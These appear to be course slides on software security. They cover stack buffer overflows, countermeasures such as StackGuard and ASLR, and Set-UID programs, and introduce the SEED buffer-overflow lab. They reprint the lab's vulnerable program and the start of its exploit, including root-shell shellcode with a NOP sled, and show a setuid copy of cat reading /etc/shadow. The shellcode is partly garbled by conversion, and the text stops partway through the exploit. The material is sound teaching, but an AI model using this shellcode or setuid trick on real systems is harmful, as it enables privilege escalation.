

Lesson 3.

Software Security

Contents

1. Software vulnerabilities
2. Most common vulnerabilities
3. Vulnerable program
4. Buffer overflow
5. Defense against buffer overflow
6. Lab: Buffer overflow

Software Vulnerabilities

- In computer security, a **vulnerability** is a weakness which can be exploited by a threat actor, such as an attacker, to perform unauthorized actions within a computer system.
- **Vulnerability**: A weakness in the security system, e.g., in **policy**, **design**, or **implementation**, that might be exploited to cause loss or harm.

Software Vulnerabilities

- The severity of software vulnerabilities advances at an exponential rate. All systems include vulnerabilities.
- Examples:
 - Software: *does not check input data* → *let in malicious code*
 - Database or WiFi router left configured with *known default passwords*
 - Policy: *not restrict enough*

Software Vulnerabilities

Software vulnerabilities are defined by three factors.

These are:

- **Existence** – The existence of a vulnerability in the software.
- **Access** – The possibility that hackers gain access to the vulnerability.
- **Exploit** – The capability of the hacker to take advantage of that vulnerability via tools or with certain techniques.

What cause vulnerabilities

- **Complexity:**
 - Complex systems increase the probability of a flaw, misconfiguration or unintended access.
- **Familiarity:**
 - Common code, software, operating systems and hardware increase the probability that an attacker can find or has information about known vulnerabilities.
- **Connectivity:**
 - The more connected a device is the higher the chance of a vulnerability.
- **Poor password management:**
 - Weak passwords can be broken with [brute force](#) and reusing passwords can result in one data breach becoming many.

What cause vulnerabilities (cont.)

- **Operating system flaws:**
 - Like any software, operating systems can have flaws. Operating systems that are insecure by default and give all users full access can allow viruses and malware to execute commands.
- **Internet usage:**
 - The Internet is full of [spyware](#) and adware that can be installed automatically on computers.
- **Software bugs:**
 - Programmers can accidentally or deliberately leave an exploitable bug in software.
- **Unchecked user input:**
 - If your website or software assume all input is safe it may execute unintended SQL commands.
- **People:**
 - The biggest vulnerability in any organization is the human at the end of the system. [Social engineering](#) is the biggest threat to the majority of organizations.

Control Vulnerability

- **Control**: an action, device, policy, procedure, or technique that removes or reduces a vulnerability
- A **threat** is blocked by **control** of vulnerability



Most Common Vulnerabilities

- Buffer overflow
- SQL Injection
- Missing or broken authentication/authorization
- Issues with Web services and APIs
- Failure to protect sensitive data
-

Vulnerable Program

```
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;


    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

- Reading 300 bytes of data from badfile.
- Storing the file contents into a str variable of size 400 bytes.
- Calling foo function with str as an argument.

Note : Badfile is created by the user and hence the contents are in control of the user.

Program memory layout



Program Memory Stack


```
int x = 100;
int main()
{
    // data stored on stack
    int a=2;
    float b=2.5;
    static int y;

    // allocate memory on heap
    int *ptr = (int *) malloc(2*sizeof(int));

    // values 5 and 6 stored on heap
    ptr[0]=5;
    ptr[1]=6;


    // deallocate memory on heap
    free(ptr);

    return 1;
}
```




Function Call Stack

```
void f(int a, int b)
{
    int x;
}
void main()
{
    f(1,2);
    printf("hello world");
}
```




Stack memory layout

```
void func(int a, int b)
{
    int x, y;
    x = a + b;
    y = a - b;
}
```



Stack Layout for Function Call Chain




Vulnerable Program

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str); ←

    return 1;
}
```



Buffer overflow

- Defined in the NIST

*“A condition at an interface under which **more input can be placed into a buffer or data-holding area than the capacity allocated**, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system”*

Stack buffer overflow attack

- Memory copying is quite common in programs, where data from one place (source) need to be copied to another place (destination). Before copying, a program needs to allocate memory space for the destination.
- Sometimes, programmers may make mistaken and fail to allocate sufficient amount of memory for the destination, so **more data will be copied to the destination than the amount of allocated space**. This will result in an overflow.

Buffer overflow

- When we copy a string to a target buffer, what will happen if the string is longer than the size of the buffer?

```
#include <stdio.h>

void foo(char *str)
{
    char buffer[12];
    strcpy(buffer, str);
}

int main()
{
    char *str = "This is definitely longer than 12";
    foo(str);
    return 1;
}
```

The local array **buffer[]** in **foo()** has 12 bytes of memory. The **foo()** function uses **strcpy()** to copy the string from **str** to **buffer[]**

The **strcpy()** function does not stop until it sees a zero (`'\0'`) in the source string.

Since the source string is longer than 12 bytes, **strcpy()** will overwrite some portion of the stack above the buffer.

This is called **buffer overflow**

Exploiting a Buffer Overflow Vulnerability

- By overflowing buffer, we can cause a program to crash or to run some other code.
- From the attacker's perspective, the latter sounds more interesting, especially if **they can control what code to run**, because that will allow us to hijack the execution of the program.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
```

```
int    foo(char *str)
{
    char    buffer[100];
    strcpy(buffer, str);
    return 1;
}
```

```
int main(int argc, char **argv)
{
    char    str[400];
    FILE *badfile;

    badfile = fopen("babfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);


    printf(" Return Properly \n");
    return 1;
}
```

The program reads 300 bytes of data from a "badfile", and then copies the data to a buffer of size 100. Clearly, this is a buffer overflow problem.

The question is what to stored in "badfile"

We need to get our code (i.e., malicious code) into the memory of the running program first.


Stack before the buffer copy



badfile




Stack after the buffer copy



←
ebp

Insert and jump to malicious code

Jumping to the Malicious Code




Countermeasures

- Safer function
- Safer dynamic link library
- Program static analyzer
- Programming language
- Compiler
- Operating system
- Hardware architecture

Compiler

- Compilers are responsible for translating source code into binary code.
- It provides compilers an opportunity to control the layout of stack
- Stackshield & StackGuard
 - Stackshield: save a copy of the **return address** at some **safer place**
 - stackGuard: put a **guard** between the **return address** and the **buffer**



Operating System

- Before a program is executed, it needs to be loaded into the system, and the running environment needs to be set up.
- This is the job of the **loader program** in most operating systems
- The setup stage provides an opportunity to counter the buffer overflow problem because it can dictate how the memory of a program is laid out.
- **ASLR** – Address Space Layout Randomization

Privileged program

- Privileged programs are an essential part of an operating system; without them, simple things such as changing password would become difficult.
- Types: **Daemons/services** & **Set-UID**
- A daemon is a computer program that runs as a **background process**
- To become a privileged program, a daemon needs to run with a privileged user ID, such as **root**.

Privileged program (Set-UID)

- It uses a **special bit** to mark a program, telling the operating system that such a program is special and should be treated **specially when running**.

```
$cp /bin/cat ./mycat
```

```
$ls -l mycat
```

```
$sudo chown root mycat
```

```
$ls -l mycat
```

```
$/mycat /etc/shadow → Permission denied
```

```
$sudo chmod 4755 mycat
```

```
$ls -l mycat
```

```
$/mycat /etc/shadow → permission
```

Set-UID

- `$sudo chown root abc`
- `$sudo chmod 4755 abc`
- `$./abc`

Lab. Buffer Overflow

https://seedsecuritylabs.org/Labs_16.04/Software/Buffer_Overflow/


- Learning objectives:

This lab aims to understand buffer overflow

Buffer-Overflow Vulnerability Lab

SEED Lab: A Hands-on Lab for Security Education

Overview



The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into actions. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

Activities: Students are given a program that has the buffer-overflow problem, and they need to exploit the vulnerability to gain the root privilege. Moreover, students will experiment with several protection schemes that have been implemented in Linux, and evaluate their effectiveness.

Lab Tasks (Description)

- **VM version:** This lab has been tested on our pre-built SEEDUbuntu16.04 VM.

Recommended Time

- Supervised situation (e.g. a closely-guided lab session): **2 hours**
- Unsupervised situation (e.g. take-home project): **1 week**

Last Update (New)

- The lab was last updated on **January 11, 2020**
- Instructors now need to specify the size of the buffer. This will make it difficult for students to reuse the solutions from the past.

Videos (New)

- Ubuntu 16.04 (32bit)
- Files: `stack.c`, `exploit.c/exploit.py`

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#ifndef BUF_SIZE
#define BUF_SIZE 24
#endif
int bof(char *str)
{
    char buffer[BUF_SIZE];
    strcpy(buffer, str);
    return 1;
}
```

```
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```


Exploit.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax          */
    "\x50"               /* pushl   %eax               */
    "\x68"//"sh"         /* pushl   $0x68732f2f        */
    "\x68"//"bin"        /* pushl   $0x6e69622f        */
    "\x89\xe3"           /* movl    %esp,%ebx          */
    "\x50"               /* pushl   %eax               */
    "\x53"               /* pushl   %ebx               */
    "\x89\xe1"           /* movl    %esp,%ecx          */
    "\x99"               /* cdq                      */
    "\xb0\x0b"           /* movb    $0x0b,%al          */
    "\xcd\x80"           /* int     $0x80              */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

